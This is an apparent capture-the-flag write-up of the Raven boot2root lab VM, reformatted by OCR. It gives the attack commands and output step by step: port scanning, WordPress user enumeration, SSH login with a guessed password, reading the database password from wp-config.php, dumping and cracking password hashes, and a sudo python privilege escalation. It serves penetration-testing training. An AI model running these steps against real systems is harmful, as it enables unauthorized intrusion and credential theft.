
# Red Team: Summary of Operations

## Table of Contents

### Exposed Services

- Nmap scan results for each machine reveal the below services and OS details:
- $ nmap -sV 192.168.1.110



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-28 16:53 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0021s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
root@Kali:~# 
```

- This scan identifies the services below as potential points of entry:
    - Target 1
        - Port 22/tcp Open SSH
        - Port 80/tcp Open HTTP
        - Port 111/tcp Open rpcbind
        - Port 139/tcp Open netbios-ssn
        - Port 445/tcp Open netbios-ssn

### Critical Vulnerabilities

The following vulnerabilities were identified on each target:

**Target 1**


- User Enumeration (WordPress site)
- Found simple usernames and weak passwords (Hydra Command)

- Brute force ssh to gain access in to the system
- Secure files are not hidden
- User privileges and escalations are misconfigured

## Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - Flag 1: b9bbcb33ellb80be759c4e844862482d
    - **Exploit Used**
      - WPScan to enumerate users of Target 1 WordPress site
      - Command:
        - wpscan —-url http://192.168.1.110/wordpress -eu
      - Username Michael targeted
      - Used guessing to guess user's password
        - Passwork : michael
      - Commands:
        - ssh michael@192.168.1.110
        - pw: michael
        - cd var/www/html
        - ls -l
        - grep -REioh flag[[:digit:]]{.+} html




```
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression synta
x and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern
only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                          <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$ grep -REioh flag[[:digit:]]{.+} html
flag1{b9bbcb33e11b80be759c4e844862482d}
michael@target1:/var/www$ 
```

  - Flag 2: fc3fd58dcdad9ab23faca6e9a36e581c
    - **Exploit Used**
      - Same as Flag 1
      - Commands:
        - ssh michael@192.168.1.110
        - pw: michael
        - cd var/www
        - ls -l
        - cat flag2.txt




```
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

- Flag 3: afc01ab56b50591e7dccf93122770cd2
    - **Exploit Used**
        - Same exploits used to gain Flag 1 & 2.
        - Access the MySQL database password
            - Commands:
                - cat /var/www/html/wordpress/wp-config.php
                - Find the DB_PASSWORD: R@v3nSecurity
                - mysql -u root -p
                - PW: R@v3nSecurity




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/
 WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This wil
```

- In mysql commands:
    - show databases;
    - use wordpress;
    - show tables;
- Exploring the tables, discovered the key in wp_posts table
    - select * from wp_posts;



```
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the publ
ic ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for th
e Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a
> to delete this page and create new pages for your content. Have fun! | Sample Page  |                | publish
   | closed         | open         |               | sample-page  |         |        | 2018-08-12 22:49:12 | 201
8-08-12 22:49:12 |                    |           0 | http://192.168.206.131/wordpress/?page_id=2
          |          0 | page      |               |            0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```


- Flag 4:715dea6c055b9fe3337544932F2941ce
    - Exploit Used:
        - Using the mysql commands again to gain access to the database from Flag 3
        - Commands:
            - show databases;
            - use wordpress;
            - show tables;
            - select * from wp_users;
    - On a Kali machine used the ws_hashes.txt against John the Ripper to crack the hashes.
        - Command
            - john wp_hases.txt




```
ERROR 1146 (42S02): Table 'wordpress.users' doesn't exist
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------
--+----------+---------------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email
  | user_url | user_registered     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-----------------
--+----------+---------------------+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.or
g |          | 2018-08-12 22:49:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org
  |          | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-----------------
--+----------+---------------------+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> 
```

- We get steve’s password
    - Pink84
    - ssh steven@192.168.1.110
    - Password: pink84
    - sudo python -c
    - cd /root
    - Ls

- cat flag4.txt



```
root@Kali:~# john wp_hases.txt
Created directory: /root/.john
stat: wp_hases.txt: No such file or directory
root@Kali:~# john show wp_hashes.txt
stat: show: No such file or directory
root@Kali:~# john show wp_hashes.txt
stat: show: No such file or directory
root@Kali:~# nano wp_hases.txt
root@Kali:~# john wp_hases.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
```



```
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```